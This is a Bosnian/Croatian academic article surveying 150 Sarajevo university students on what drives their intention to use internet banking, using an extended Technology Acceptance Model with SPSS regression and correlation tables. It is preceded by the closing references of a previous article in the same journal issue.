33. Poppen, F., & Decker, R. 2018. The intermediary as an institutional entrepreneur: Institutional change and stability in triple-helix cooperation. *Triple Helix*, 5(1). doi:10.1186/s40604-018-0063-7
34. Porter, M. E. 1998. *Competitive Advantage: Creating and Sustaining Superior Performance*. Riverside: Free Press.
35. Reid, A., & Maroulis, N. 2017. From Strategy to Implementation: The Real Challenge for Smart Specialization Policy. *Advances in the Theory and Practice of Smart Specialization*, 293-318. doi:10.1016/b978-0-12-804137-6.00012-7

36. Vecchio, P. D., Elia, G., Ndou, V., Secundo, G., & Specchia, F. 2017. Living Lab as an Approach to Activate Dynamic Innovation Ecosystems and Networks: An Empirical Study. *International Journal of Innovation and Technology Management*, 14(05), 1750024. doi:10.1142/s0219877017500249
37. Vecchio, P. D., & Passiante, G. 2017. Is tourism a driver for smart specialization? Evidence from Apulia, an Italian region with a tourism vocation. *Journal of Destination Marketing & Management*, 6(3), 163-165. doi:10.1016/j.jdmm.2016.09.005
38. Wiedenhofer, R., Friedl, C., Billy, L., & Olejarova, D. 2017. Application of IC-models in a combined public-private sector setting for regional innovation in Slovakia. *Journal of Intellectual Capital*, 18(3), 588-606. doi:10.1108/jic-11-2016-0110
39. Zhang, X., Song, H., & Huang, G. Q. 2009. Tourism supply chain management: A new research agenda. *Tourism Management*, 30(3), 345-358. doi:10.1016/j.tourman.2008.12.010

ISTRAŽIVANJE STAVOVA STUDENATA O KORIŠTENJU INTERNET BANKARSTVA

RESEARCH OF STUDENTS' ATTITUDES TOWARD THE USE OF INTERNET BANKING

Pregledni znanstveni članak

*Prof. dr. Nenad Brkić**

*Suzana Nikačević, MA**

Sažetak

Elektroničko bankarstvo razvojem informacionih tehnologija dobiva sve veći značaj u svijetu. Banke su prepoznale mogućnosti internet bankarstva kao jednog od distribucijskih kanala i njegova upotreba kako za banke tako i klijente donosi brojne prednosti. Za banke je veoma važno da identificiraju čimbenike koji utječu na namjeru korištenja internet bankarstva. Stoga, osnovni cilj ovog istraživanja je istražiti čimbenike koji utječu na stavove studenata o namjeri korištenja internet bankarstva u okviru proširenog modela prihvaćanja tehnologije (eng. Technology Acceptance Model - TAM). Anketiranjem 150 ispitanika pomoću online provedenog anketnog upitnika prikupljeni su primarni podaci koji su analizirani u softveru SPSS. Dobijeni rezultati provedenog empirijskog istraživanja pokazuju da namjere studenata za korištenjem internet bankarstva najviše zavise od lakoće korištenja a najmanje od percipirane sigurnosti. Rezultati potvrđuju postavljene hipoteze i proširuju postojeća znanstvena saznanja o utjecaju čimbenika na namjere studenata da koriste usluge internet bankarstva.

Ključne riječi: internet bankarstvo, elektroničko poslovanje, marketing bankovnih usluga, student, TAM model.

Abstract

With the development of information technologies electronic banking is becoming of growing importance in the world. Banks have recognized the possibilities of internet banking as one of the distribution channels, and its

** Ekonomski fakultet, Univerzitet u Sarajevu, e-mail: nenad.brkic@efsa.unsa.ba*

** Visoka škola „CEPS-Centar za poslovne studije“ u Kiseljaku, e-mail: suzana.visokaskola@gmail.com; suzana.nikacevic@ceps.edu.ba*

use brings numerous benefits for both banks and customers. It is very important for banks to identify the factors that influence the intention to use internet banking. Therefore, the main goal of this research is to investigate the factors that influence students' attitudes about the intention to use Internet banking within the extended technology acceptance model (TAM). By surveying 150 respondents using an online survey, primary data were collected and analyzed in the SPSS software. The obtained results of the conducted empirical research show that students' intentions to use internet banking mostly depend on ease of use and least on perceived security. The results confirm the set hypotheses and expand the existing scientific knowledge on the impact of factors on students' intentions to use Internet banking services.

Key words: internet banking, electronic business, banking services marketing, student, TAM model.

1. UVOD

Nakon globalizacije koja se zasniva na slobodnom tržištu dolazi do sve većeg razvoja informacijskih tehnologija u bankarstvu. Babić-Hodović (2012) navodi da banke imaju znatno složenije sustave kojima je se teže prilagoditi za razliku od kompanija koje se uspješno nose sa novim navikama i zahtjevima potrošača. Osim toga, bankovni sektor podlozan je čestim promjenama u okruženju koje mnogo utječu na poslovanje banaka i ponašanje klijenata. Internet bankarstvo predstavlja relativno novi koncept pružanja bankovnih usluga koji se svakim danom sve više unaprijeđuje i prilagođavala raznolikim korisnicima. Razumijevanje korisnika u bankarstvu veoma je bitno. U svom istraživanju Banarova (2014) ističe da studenti predstavljaju veoma atraktivnu skupinu klijenata za banke i opisuje ih kao korisnike koje je najteže pridobiti za korištenje određenih bankovnih usluga. Bader (2012) smatra da ispunjavanje zahtjeva i očekivanja klijenata vezanih za internet bankarstvo predstavlja veliki izazov za banke u procesu uspješnog poslovanja. Mnogi istraživači ističu da zadovoljstvo korisnika u procesu pružanja usluga internet bankarstva veoma je bitno. Foji (2017) ističe da zbog velike konkurencije na bankovnom tržištu, zadovoljan klijent postao je središte na kojem su usmjerene velike bankovne aktivnosti. (Babić - Hodović et al., 2017) smatraju da razina kvalitete usluge mnogo utječe na zadovoljstvo klijenta te da banke teže kvalitetnom procesu pružanja usluga jer zadovoljni klijenti najčešće postaju i lojalni.

2. PREGLED LITERATURE I KONCEPTUALIZACIJA

U svrhu istraživanja korišten je polazni model prihvaćanja tehnologije (*eng. Tehnology Aceptance Model - TAM*) na kojeg su nadodane još dvije varijable. Prvo je napravljen pregled postojeće literature a zatim empirijski provjerena veza i utjecaj varijabli: percipirani financijski trošak, percipirana korisnost, lakoća korištenja i sigurnost na namjeru korištenja internet bankarstva među studentskom populacijom na Univerzitetu u Sarajevu.

2.1. Internet bankarstvo

Sama predodžba o internet bankarstvu počinje se razvijati još tijekom 80-ih godina, dok se pravi koncept internet bankarstva počinje unaprijedivati tek razvojem interneta. Internet bankarstvo može se definirati kao financijski servis banke koji koristi internet kao kanal distribucije kojim se obavlja bankovna usluga. (Furst et al., 2000). Devedesetih godina, usluge internet bankarstva nudile su većinom velike banke, što nije bio slučaj sa malim bankama. Razvoj elektroničkog bankarstva predstavlja prijetnju tradicionalnom bankarstvu, ali prema (Ozon i sur., 2010, citirano prema Chavan, 2013) elektroničko bankarstvo u određenim zemljama nema veliki razvoj zbog stalnih izmjena u tehnološkom razvoju koje doživljava globalni bankovni i financijski sektor. Rezultati istraživanja Geetha i Malarvizhi (2017) pokazuju da kada govorimo o dobnoj strukturi mlađa populacija klijenata u dobi od 20-30 godina najčešće koristi e-bankarstvo sa dominacijom muške spolne strukture, dok populacija iznad 50 godina veoma rijetko koristi e - bankarstvo i ostaje lojalna upotrebi tradicionalnog bankarstva. Bader (2012) ističe da uvođenje jednog novog koncepta usluge kao što je internet bankarstvo zahtijevalo je od banaka i nove strategije pristupa prema raznolikim ciljnim skupinama klijenata. Sarel i Marmorstein (2003) navode da korisnike internet bankarstva možemo podijeliti na one koji opsežno koriste internet bankarstvo za većinu svojih bankovnih potreba, one koji se službeno broje kao korisnici jer su aktivirali online račun ali zapravo u stvarnosti uslugu koriste veoma rijetko, one koji nikada nisu otvorili kao i one koji su imali otvoren račun ali su ga prestali koristiti. Prema tome podijelili su ih u tri kategorije tj. na aktivne i pasivne korisnike i ne-korisnike internet bankarstva. Zanimljivo istraživanje proveo je James Michener's, Chapter 14 (2011) u kojem je prikazana analiza generacija i njihova upotreba internet bankarstva. Baby boomlete opisuje kao korisnike koji smatraju da banke nude internet bankarstvo te da oni koji ne koriste te usluge su zastarili. Generacija X su „teški korisnici“ interneta i zahtijevaju da internet bankarstvo bude dio portfelja ponude jer oni ne prihvataju manje. Polovica Baby boomera koristi internet bankarstvo, dok druga polovica ne

koristi. Seniori većinom ne koriste internet bankarstvo, a od bankovnih usluga najčešće koriste bankomate. S obzirom da su klijenti postali središte svih bankovnih aktivnosti zbog povećane konkurencije na tržištu Foji (2017) navodi da je fokusiranje na zadovoljstvo raznolikih klijenata ključni preduvjet za opstanak na tržištu. Zadovoljstvo definiše kao puni doseg očekivanja ili kao stav korisnika prema proizvodu ili usluzi nakon korištenja. Niža očekivanja dovode do veće potvrde, što zauzvrat pozitivno utječe na zadovoljstvo korisnika i lojalnost. (Manzano et al., 2011). Shethna (2016) i Balteanu (2017) u svojim istraživačkim studijama navode da na ponašanje korisnika pri odabiru bankovnih usluga utječu brojni čimbenici kao što su: kulturološki, društveni, osobni, ekonomski i psihološki.

2.2. Čimbenici korištenja internet bankarstva

Brojni istraživači istraživali su čimbenike koji utječu na korištenje internet bankarstva, najčešće ih objašnjavajući kroz *Tehnology Acceptance Model – TAM model*. Ovaj model se koristi u predviđanju prihvatanja i korištenja informacijskih tehnologija u različitim područjima istraživanja. Alkailani (2016) smatra da korištenje informacijskih tehnologija određuje namjeru ponašanja klijenata koja je određena stavom prema prihvatanju korištenja internet bankarstva. U svojim istraživačkim studijama među čimbenicima koji utječu na namjeru korištenja usluga internet bankarstva (Muzividzi et al., 2013; Alkailani, 2016; Clemes et al., 2012) navode i demografske čimbenike, kredibilitet banke, marketing komuniciranje, pristup internetu i web stranicu prilagođenu korisnicima. Demografski čimbenici koriste se kako bi bolje razumjeli karakteristike klijenata. Pozicioniranje u svijest klijenata ima veliki utjecaj i zato je veoma bitno prilagoditi web stranicu korisnicima i osigurati adekvatno marketing komuniciranje. Kredibilitet banke odnosi se na uvjerenje klijenata da se bankovne transakcije obavljaju povjerljivo i sigurno uzimajući u obzir pouzdanost i privatnost. Neiskustvo pri korištenju internet bankarstva stvara strah i neizvjesnost jer istraživanja pokazuju da se usluge koje su dobro poznate klijentima lakše prodaju. Davis (1989) definira dva glavna čimbenika, odnosno varijable u okviru TAM-a, a to su: percipirana korisnost (PU) i percipirana lakoća korištenja (PEOU). Na ovaj model nadodane su još dvije varijable: percipirani financijski trošak i sigurnost. Korištenje interneta kao novog distributivnog kanala za bankovne transakcije i međunarodno trgovanje zahtijeva od banaka veliku pozornost za izgradnju sigurnih bankovnih softvera i zaštitu klijenata. Kao ključni čimbenik namjere korištenja internet bankarstva većina istraživača poput (Pavlović i Savić, 2017; Özlen i Djedović, 2017; Alkailani, M., 2016; Muzividzi et al., 2013; Clemes et al., 2012; Devlin i Gerrard, 2006) navode sigurnost, odnosno

percepciju rizika. Solanki (2012) u svom istraživanju zaključuje da tehnologija igra značajnu ulogu u kontroli rizika. Prema Tittrade et al., (2016) banke bilježe velike gubitke zbog neadekvatnih zaštita od rizika iako ulažu značajne resurse u upravljanju rizicima. Kako bi istražili utjecaj percepcije sigurnosti na namjeru korištenja internet bankarstva postavljena je sljedeća hipoteza:

H1: Sigurnost ima pozitivan utjecaj na namjere studenata da koriste internet bankarstvo

Prvom hipotezom želi se utvrditi interakcija između sigurnosti i namjere studenata da koriste internet bankarstvo. Ispitano je kakav je utjecaj sigurnosti na namjere korištenja internet bankarstva, čime je dokazano da studenti koji imaju viši nivo sigurnosti prema korištenju internet bankarstva, imaju i veću namjeru za korištenjem istog.

H2: Niži percipirani financijski trošak ima pozitivan utjecaj na namjere studenata da koriste internet bankarstvo

Bader (2012) smatra da percipirani financijski trošak ima veliki utjecaj na namjere korištenja internet bankarstva zbog toga što cijene koštanja usluga internet bankarstva predstavljaju veoma bitan čimbenik. Banke kako bi osigurale tržišni rast potrebno je da kontinuirano prate konkurenciju i promjene u preferencijama korisnika. Drugom hipotezom želi se utvrditi interakcija između percipiranog financijskog troška i namjere studenata da koriste internet bankarstvo. Ispitano je kakav je utjecaj percipiranog financijskog troška na namjere korištenja internet bankarstva, čime je dokazano da studenti koji imaju niži nivo percipiranog financijskog troška prema korištenju internet bankarstva, imaju i veću namjeru za korištenjem istog.

H3: Percipirana korisnost ima pozitivan utjecaj na namjere studenata da koriste internet bankarstvo

Davis et al., (1989) percipiranu korisnost definiraju kao „subjektivnu vjerovatnoću do koje osoba vjeruje da bi korištenje određenog sustava poboljšalo učinkovitost“, dok percipiranu jednostavnost korištenja definiraju kao „stupanj do kojeg osoba vjeruje da će korištenje određenog sustava biti bez napora“. Percipirana korisnost povezana je sa percipiranim pogodnostima internet bankarstva. Izravne pogodnosti odnose se na trenutne i konkretne pogodnosti koje korisnici uživaju korištenjem internetskog bankarstva dok su neizravne pogodnosti neopipljive i teško ih je mjeriti. (Alkailani, 2016). Trećom hipotezom želi se utvrditi interakcija između percipirane korisnosti i namjere studenata da koriste internet bankarstvo. Ispitano je kakav je utjecaj percipirane financijske korisnosti na namjere

korištenja internet bankarstva, čime je dokazano da studenti koji imaju viši nivo percipirane finansijske korisnosti prema korištenju internet bankarstva, imaju i veću namjeru za korištenjem istog.

H4: Lakoća korištenja ima pozitivan utjecaj na namjere studenata da koriste internet bankarstvo

Ako potencijalni korisnici vjeruju da je internet bankarstvo korisno, najčešće postoji i vjerovanje da je teško za koristiti. Zbog toga percipirana korisnost i lakoća korištenja imaju veoma važnu ulogu kao čimbenik na korištenje internet banakarstva. Davis (1989) navodi da nikakva jednostavnost uporabe ne može nadoknaditi aplikaciju koja ne obavlja korisnu funkciju. Četvrtom hipotezom željela se utvrditi interakcija između lakoće korištenja i namjere studenata da koriste internet bankarstvo. Ispitano je kakav je utjecaj lakoće upotrebe na namjere korištenja internet bankarstva, čime je dokazano da studenti koji imaju viši nivo lakoće korištenja prema internet bankarstvu, imaju i veću namjeru za korištenjem istog.

3. METODOLOGIJA ISTRAŽIVANJA

U cilju ispitivanja čimbenika koji utječu na stavove studenata o namjeri korištenja internet bankarstva provedeno je empirijsko istraživanje koje se zasnivalo na analizi primarnih podataka prikupljenih na uzorku studenata diplomskog i postdiplomskog studija Univerziteta Sarajevo u Bosni i Hercegovini. Uzorak je bio namjerni prigodni i obuhvaćao je 150 ispitanika. Istraživanje je usmjereno na raznolikost uzorka kako bi se ispitala različita mišljenja i stavovi ovisno o spolu i statusu studenta prema korištenju internet bankarstva. Korišteno je krossekcionalno istraživanje koje predstavlja presjek stanja u određenom razdoblju. Kao glavni instrument za prikupljanje primarnih podataka korišten je anketni upitnik. Anketni upitnik sastojao se iz dva dijela. Prvi dio anketnog upitnika vezan je za pitanja korištenja, učestalosti i razloga korištenja usluga internet bankarstva među studentskom populacijom. Sastojao se od pitanja zatvorenog tipa sa unaprijed ponuđenim odgovorima na koja studenti odgovaraju shodno svojim stavovima izabirući jedan ponuđeni odgovor. Drugi dio upitnika za potrebe ovog istraživanja se sastojao iz pet dijelova i obuhvata sedamnaest tvrdnji ordinalnog formata vezanih za ispitivanje stavova studenata o korištenju internet bankarstva. Tvrdnje su mjerene na Likertovoj ljestvici od 1 do 5 gdje studenti izražavaju svoje slaganje, tj. neslaganje s tvrdnjama, pri čemu 1 označava potpuno neslaganje, a 5 označava potpuno slaganje s tvrdnjom. Kako bi opisali prikupljene podatke najprije je provedena deskriptivna statistička analiza čimbenika koji utječu na namjeru korištenja internet bankarstva. Ukupna statistička analiza

prikupljenih podataka je provedena putem statističkog softvera SPSS (Statistical Package for the Social Sciences).

*Tablica 1: Deskriptivna statistika: Čimbenici korištenja internet bankarstva
(Izvor: autori)*

<i>Descriptive Statistics</i>				
	<i>N</i>	<i>Minimum</i>	<i>Maximum</i>	<i>Mean</i>
PERCEPCIJA SIGURNOSTI	150	1.00	5.00	3.1467
<i>Internet bankarstvo primjenjuje sigurnosne mjere kako bi se zaštitili klijenti</i>				
<i>Internet bankarstvo nudi mogućnost da se potvrdi identitet klijenata u cilju njihove sigurnosti</i>	150	1.00	5.00	3.0533
<i>Osjećao/la bih se sigurno po pitanju elektroničkog sustava plaćanja u internet bankarstvu</i>	150	1.00	5.00	3.0200
<i>Internet bankarstvo je sigurnije u odnosu na druge metode plaćanja</i>	150	1.00	5.00	2.8467
<i>Average</i>				3.02
PERCEPCIJA FINANCIJSKOG TROŠKA	150	1.00	5.00	3.2867
<i>Troškovi korištenja usluga internet bankarstva su niži od troškova korištenja drugih bankovnih kanala</i>				
<i>Korištenje usluga internet bankarstva bi za mene bilo najpovoljnije</i>	150	1.00	5.00	3.4200
<i>Average</i>				3.35
PERCEPCIJA KORISNOSTI	150	1.00	5.00	3.5800

Korištenje internet bankarstva bi mi omogućilo da brže završavam svoje obaveze.				
Korištenje internet bankarstva bi mi omogućilo da lakše završavam svoje obaveze	150	1.00	5.00	3.6333
Smatram da je internet bankarstvo korisno	150	1.00	5.00	3.5933
Average				3.60
PERCEPCIJA LAKOĆE KORIŠTENJA				
Internet bankarstvo je lako za upotrebu	150	1.00	5.00	3.4200
Lako mi je da naučim da koristim usluge internet bankarstva	150	1.00	5.00	3.4400
Smatram da korištenje usluga internet bankarstva ne zahtijeva pretjeran mentalni napor	150	1.00	5.00	3.4467
Usluge internet bankarstva su lako dostupne	150	1.00	5.00	3.6533
Average				3.49
PERCEPCIJA NAMJERE KORIŠTENJA				
Namjeravam da koristim usluge internet bankarstva	150	1.00	5.00	3.4333
Koristiću usluge internet bankarstva za svoje bankarske potrebe	150	1.00	5.00	3.6800
Vidim sebe kao korisnika internet bankarstva	150	1.00	5.00	3.5133
Smatram da je pametno koristiti usluge internet bankarstva	150	1.00	5.00	3.5133
Average				3.53
Valid N (listwise)	150			

Na osnovu prikazanih vrijednosti aritmetičkih sredina na Tablici br. 1 za percepciju sigurnosti može se zaključiti da se najpovoljniji stavovi studenata javljaju kod tvrdnje „Internet bankarstvo primjenjuje sigurnosne mjere kako bi se zaštitili klijenti“ kod koje je vrijednost aritmetičke sredine najveća i iznosi $M = 3.1467$. Najnepovoljniji stavovi studenata javljaju se kod tvrdnje „Internet bankarstvo je sigurnije u odnosu na druge metode plaćanja“ kod koje je vrijednost aritmetičke sredine najniža i iznosi $M = 2.8467$. Kada govorimo o percepciji finansijskog troška najpovoljniji stavovi studenata javljaju kod tvrdnje „*Korištenje usluga internet bankarstva bi za mene bilo najpovoljnije*“ kod koje je vrijednost aritmetičke sredine najveća i iznosi $M = 3.4200$. Manje povoljni stavovi studenata javljaju se kod tvrdnje „*Troškovi korištenja usluga internet bankarstva su niži od troškova korištenja drugih bankovnih kanala*“ kod koje je vrijednost aritmetičke sredine niža i iznosi $M = 3.2867$. Kod percepcije korisnosti najpovoljniji stavovi studenata javljaju kod tvrdnje „*Korištenje internet bankarstva bi mi omogućilo da lakše završavam svoje obaveze*“ kod koje je vrijednost aritmetičke sredine najveća i iznosi $M = 3.6333$. Najnepovoljniji stavovi studenata javljaju se kod tvrdnje „*Korištenje internet bankarstva bi mi omogućilo da brže završavam svoje obaveze*“ kod koje je vrijednost aritmetičke sredine najniža i iznosi $M = 3.5800$. Iz rezultata na Tablici br. 1 je vidljivo da je percepcija studenata o lakoći korištenja internet bankarstva dosta velika. Može se zaključiti da se najpovoljniji stavovi studenata javljaju kod tvrdnje „*Usluge internet bankarstva su lako dostupne*“ kod koje je vrijednost aritmetičke sredine najveća i iznosi $M = 3.6533$. Najnepovoljniji stavovi studenata javljaju se kod tvrdnje „*Internet bankarstvo je lako za upotrebu*“ kod koje je vrijednost aritmetičke sredine najniža i iznosi $M = 3.4200$. Kada govorimo o namjeri korištenja iz rezultata na Tablici 2 evidentno je da se najpovoljniji stavovi studenata javljaju kod tvrdnje „*Koristiti ću usluge internet bankarstva za svoje bankovne potrebe*“ kod koje je vrijednost aritmetičke sredine najveća i iznosi $M = 3.6800$. Najnepovoljniji stavovi studenata javljaju se kod tvrdnje „*Namjeravam da koristim usluge internet bankarstva*“ kod koje je vrijednost aritmetičke sredine najniža i iznosi $M = 3.4333$.

4. REZULTATI ISTRAŽIVANJA

Kako bi ispitali koliko je istraživanje pouzdano najprije je urađena Cronbachova mjera unutarnje konzistencije. Cronbach's Alpha koeficijent jedan je od najčešće korištenih koeficijenata za određivanje pouzdanosti mjernih ljestvica.

Tablica 2: Test pouzdanosti Cronbach's Alpha (Izvor: autori)

Reliability Statistics		
Cronbach's Alpha	Cronbach's Alpha Based on Standardized Items	N of Items
.953	.987	6

Budući da vrijednost Cronbach's Alpha iznosi 0.953 što je oko 0.9 možemo zaključiti da je istraživanje pouzdano, to jeste, varijable imaju visok stupanj pouzdanosti.

Tablica 3: Regresijska analiza: Hipoteza 1 (Izvor: autori)

Model Summary				
Model	R	R Square	Adjusted R Square	Std. Error of the Estimate
1	.941 ^a	.886	.885	.39405
a. Predictors: (Constant), Sigurnost				

ANOVA ^a						
Model		Sum of Squares	Df	Mean Square	F	Sig.
1	Regression	178.899	1	178.899	1152.166	.000 ^b
	Residual	22.980	148	.155		
	Total	201.879	149			
a. Dependent Variable: Namjera korištenja internet bankarstva						
b. Predictors: (Constant), Sigurnost						

Coefficients ^a								
Model		Unstandardized Coefficients		Standardized Coefficients	t	Sig.	95.0% Confidence Interval for B	
		B	Std. Error	Beta			Lower Bound	Upper Bound
1	(Constant)	.558	.093		5.974	.000	.373	.743
	Sigurnost	.987	.029	.941	33.944	.000	.929	1.044
a. Dependent Variable: Namjera korištenja internet bankarstva								

Tablica koeficijenta predstavlja standardizovani Beta koeficijent između varijable prediktora tj. nezavisne varijable: sigurnost i zavisne varijable: namjera korištenja. Kolona "Sig." pokazuje da postoji pozitivna

veza između nezavisne i zavisne varijable. Drugim riječima, 0.000 pokazuje da je model signifikantan, tj. statistički značajan sa 0,05% (95%). Dalje, važno je napomenuti da pod sigurnošću korištenja internet bankarstva podrazumijevamo da internet bankarstvo primjenjuje sigurnosne mjere, te da nudi mogućnost potvrde identiteta klijenata. Zatim, utvrđeno je da korisnici percipiraju usluge internet bankarstva, odnosno elektroničnog sustava plaćanja sigurnijim od drugih metoda plaćanja.

Tablica 4. Regresijska analiza: Hipoteza 2 (Izvor: autori)

Model Summary				
Model	R	R Square	Adjusted R Square	Std. Error of the Estimate
1	.974 ^a	.948	.948	.26523
a. Predictors: (Constant), Niži percipirani financijski trošak				

ANOVA ^a						
Model		Sum of Squares	Df	Mean Square	F	Sig.
1	Regression	191.467	1	191.467	2721.718	.000 ^b
	Residual	10.411	148	.070		
	Total	201.879	149			
a. Dependent Variable: Namjera korištenja internet bankarstva						
b. Predictors: (Constant), Niži percipirani financijski trošak						

Coefficients ^a								
Model		Unstandardized Coefficients		Standard ized Coeffie nts	t	Sig.	95.0% Confidence Interval for B	
		B	Std. Error	Beta			Lower Bound	Upper Bound
1	(Const ant)	.069	.070		.995	.322	-.069	.208
	IV2	1.033	.020	.974	52.17 0	.000	.994	1.073
a. Dependent Variable: Namjera korištenja internet bankarstva								

Sljedeća tablica također prikazuje standardizirani Beta koeficijent između nezavisne varijable: percipirani financijski trošak i zavisne varijable: namjera korištenja internet bankarstva. Ponovno možemo uočiti da postoji pozitivna veza između nezavisne i zavisne varijable. (0.000) i model statistički značajan sa 0,05% (95%). Pod percipiranim financijskim troškom, podrazumijeva se da ispitanici vjeruju da su troškovi korištenja usluga

internet bankarstva niži od troškova korištenja drugih bankovnih kanala, te smatraju da je ovaj način korištenja bankovnih usluga najpovoljniji.

Tablica 5: Regresijska analiza: Hipoteza 3 (Izvor: autori)

Model Summary					
Model	R	R Square	Adjusted Square	R	Std. Error of the Estimate
1	.969 ^a	.939	.939		.28756
a. Predictors: (Constant), Percipirana korisnost					

ANOVA ^a						
Model		Sum of Squares	df	Mean Square	F	Sig.
1	Regression	189.640	1	189.640	2293.288	.000 ^b
	Residual	12.239	148	.083		
	Total	201.879	149			
a. Dependent Variable: Namjera korištenja internet bankarstva						
b. Predictors: (Constant), Percipirana korisnost						

Coefficients ^a								
Model		Unstandardized Coefficients		Standardized Coefficients	T	Sig.	95.0% Confidence Interval for B	
		B	Std. Error	Beta			Lower Bound	Upper Bound
1	(Constant)	-.003	.078		-.037	.970	-.156	.150
	IV3	.982	.021	.969	47.888	.000	.942	1.023
a. Dependent Variable: Namjera korištenja internet bankarstva								

Percipirana korisnost, u ovom slučaju, predstavlja nezavisnu varijablu i njenu vezu sa zavisnom varijablom: *namjera korištenja usluga internet bankarstva*. Rezultati pokazuju da je model statistički signifikantan, što možemo vidjeti u koloni “Sig.”, tj. 0.000 je statistički značajan sa 0.05%. Važno je napomenuti da brzina, lakoća i korisnost korištenja usluga internet bankarstva pozitivno utječe, u biti, na odabir ove vrste bankovnih usluga.

Tablica 6. Regresijska analiza: Hipoteza 4 (Izvor: autori)

Model Summary						
Model		R	R Square	Adjusted Square	R	Std. Error of the Estimate
1		.986 ^a	.971	.971		.19722
a. Predictors: (Constant), Lakoća korištenja						
ANOVA ^a						
Model		Sum of Squares	df	Mean Square	F	Sig.
1	Regression	196.122	1	196.122	5042.414	.000 ^b
	Residual	5.756	148	.039		
	Total	201.879	149			
a. Dependent Variable: Namjera korištenja internet bankarstva						
b. Predictors: (Constant), Lakoća korištenja						

Coefficients ^a								
Model		Unstandardized Coefficients		Standardized Coefficients	T	Sig.	95.0% Confidence Interval for B	
		B	Std. Error	Beta			Lower Bound	Upper Bound
1	(Constant)	.057	.052		1.107	.270	-.045	.159
	IV4	.997	.014	.986	71.010	.000	.969	1.024
a. Dependent Variable: Namjera korištenja internet bankarstva								

U zadnjoj tabeli, "Sig." kolona pokazuje broj od 0.000 što je statistički signifikantno sa 0.05% (95%). U biti, možemo zaključiti da je naša hipoteza dokazana, drugim riječima, lakoća korištenja ima pozitivan utjecaj na namjere studenata da koriste internet bankarstvo. Pod lakoćom upotrebe podrazumijevamo da studenti smatraju da je internet bankarstvo lako za upotrebu, lako za naučiti i ne zahtjeva pretjeran mentalni napor, te su usluge internet bankarstva lako dostupne.

Najveći utjecaj na namjeru korištenja usluga internet bankarstva ima varijabla *lakoća korištenja* jer ima najveću β vrednost ($\beta=0.986$, $p<0.05$),

zatim slijedi varijabla percipirani financijski trošak ($\beta=0.974$, $p<0.05$), percipirana korisnost ($\beta=0.969$, $p<0.05$) i sigurnost ($\beta=0.941$, $p<0.05$).

Kako bi ispitali veličinu i smjer odnosa između prethodno postavljenih nezavisnih i zavisnih varijabli korištena je korelacijska analiza.

Tablica 7: Korelacijska analiza (Izvor: autori)

Correlations			
		Sigurnost	Namjera
IV1	Pearson Correlation	1	.941**
	Sig. (2-tailed)		.000
	N	150	150
DV	Pearson Correlation	.941**	1
	Sig. (2-tailed)	.000	
	N	150	150

** . Correlation is significant at the 0.01 level (2-tailed).

Correlations			
		Perc. finan. trošak	Namjera
IV2	Pearson Correlation	1	.974**
	Sig. (2-tailed)		.000
	N	150	150
DV	Pearson Correlation	.974**	1
	Sig. (2-tailed)	.000	
	N	150	150

** . Correlation is significant at the 0.01 level (2-tailed).

Correlations			
		Perc. korisnost	Namjera
IV3	Pearson Correlation	1	.969**
	Sig. (2-tailed)		.000
	N	150	150
DV	Pearson Correlation	.969**	1
	Sig. (2-tailed)	.000	
	N	150	150

** . Correlation is significant at the 0.01 level (2-tailed).

Correlations			
		Lakoća upotrebe	Namjera
IV4	Pearson Correlation	1	.986**
	Sig. (2-tailed)		.000
	N	150	150
DV	Pearson Correlation	.986**	1
	Sig. (2-tailed)	.000	
	N	150	150

** . Correlation is significant at the 0.01 level (2-tailed).

Korelacija između rezultata: sigurnost i namjera korištenja internet bankarstva je pozitivna i statistički značajna ($r = 0,941$ 7, $p < .001$). To znači da kako se sigurnost korištenja internet bankarstva povećava, tako ujedno i namjera studenata da koriste te usluge. Dalje, korelacija između nezavisne varijable niži *percipirani financijski trošak* i zavisne varijable *namjera* je takođe statistički signifikantna ($r = 0,974$ 7, $p < .001$), tj. što je financijski trošak niži, veća je namjera korištenja internet bankarstva. U zadnje dvije tablice, možemo zaključiti sličan rezultat. Korelacija je značajna i pozitivna.

5. OGRANIČENJA I IMPLIKACIJE

Unatoč dobivenim rezultatima, istraživanju je potrebno pristupiti s određenom dozom rezerve zbog određenih ograničenja u istraživanju. Prvo ograničenje veže se za mali uzorak koji obuhvata 150 ispitanika. Također, istraživanje je obuhvatalo samo studente dodiplomskog i postdiplomskog

studija na Univerzitetu u Sarajevu zbog čega se prikupljeni podaci ne mogu projektirati na cjelokupnu populaciju. Istraživanje je provedeno korištenjem online ankete kao glavne metode prikupljanja podataka što također ima određene nedostatke. Također, istraživanje je obuhvatilo samo određene čimbenike: sigurnost, percipirani financijski trošak, percipirana korisnost, lakoća korištenja i njihov utjecaj na namjeru korištenja internet bankarstva. Prijedlog za buduća istraživanja odnosio bi se na odabir drugih ciljnih skupina i ispitivanja njihovih stavova. Također, u obzir bi se mogli uzeti i drugi čimbenici koji bi utjecali na namjeru korištenja internet bankarstva. Svi navedeni čimbenici koji utječu na korištenje internet bankarstva su relevantni i trebali bi biti razmatrani u kreiranju marketinških strategija, međutim jedna od preporuka za menadžere/donositelje odluka u bankama bi bila fokusiranje na lakoću korištenja te brzinu odgovora na zahtjeve tržišta kako bi mogle što lakše opstati u konkurentnom okruženju.

LITERATURA

1. Aldas-Manzano, J., Ruiz-Mafe, C., Sanz-Blas, S., & Lassala-Navarré, C. 2011. Internet banking loyalty: evaluating the role of trust, satisfaction, perceived risk and frequency of use. *Service Industries Journal*, 31(7), 11651190.doi:10.1080/02642060903433997
2. Alkailani, M. 2016. Factors Affecting the Adoption of Internet Banking in Jordan: An Extended TAM Model. *Journal of Marketing Development and Competitiveness* Vol. 10(1)
3. Agrawal, S. 2016. Cyber Crime in Banking Sector. *Udgam Vigyati*. Volume 3, "ISSN 2455-2488
4. Babić-Hodović, V. 2012. Marketing u bankarstvu. Sarajevo: Ekonomski fakultet u Sarajevu
5. Babic-Hodovic, V., Arslanagic-Kalajdzic, M., i Imsirpasic, A. 2017. Perceived quality and corporate image in mobile services: The role of technical and functional quality. *South East European Journal Of Economics & Business* (1840118X), 12(1), 114-125. doi:10.1515/jeb-2017-0011
6. Bader, A. 2012. Customer Behaviour towards Internet Banking: A Study of the Dormant Users of Saudi Arabia. Birmingham Business School, Doctoral Thesis The University of Birmingham
7. Balteanu, C. 2017. The Study of Factors that Influence the Behavior of Consumers of Banking Products and Services. *Economy Transdisciplinarity Cognition*, 20(2), 19-24.
8. Banarova, M. 2014. Students' Satisfaction as a Competitive Advantage in the Financial Products Market: A Comparative Study. *Journal Of Competitiveness*, 6(1), 104-123. doi:10.7441/joc.2014.01.07
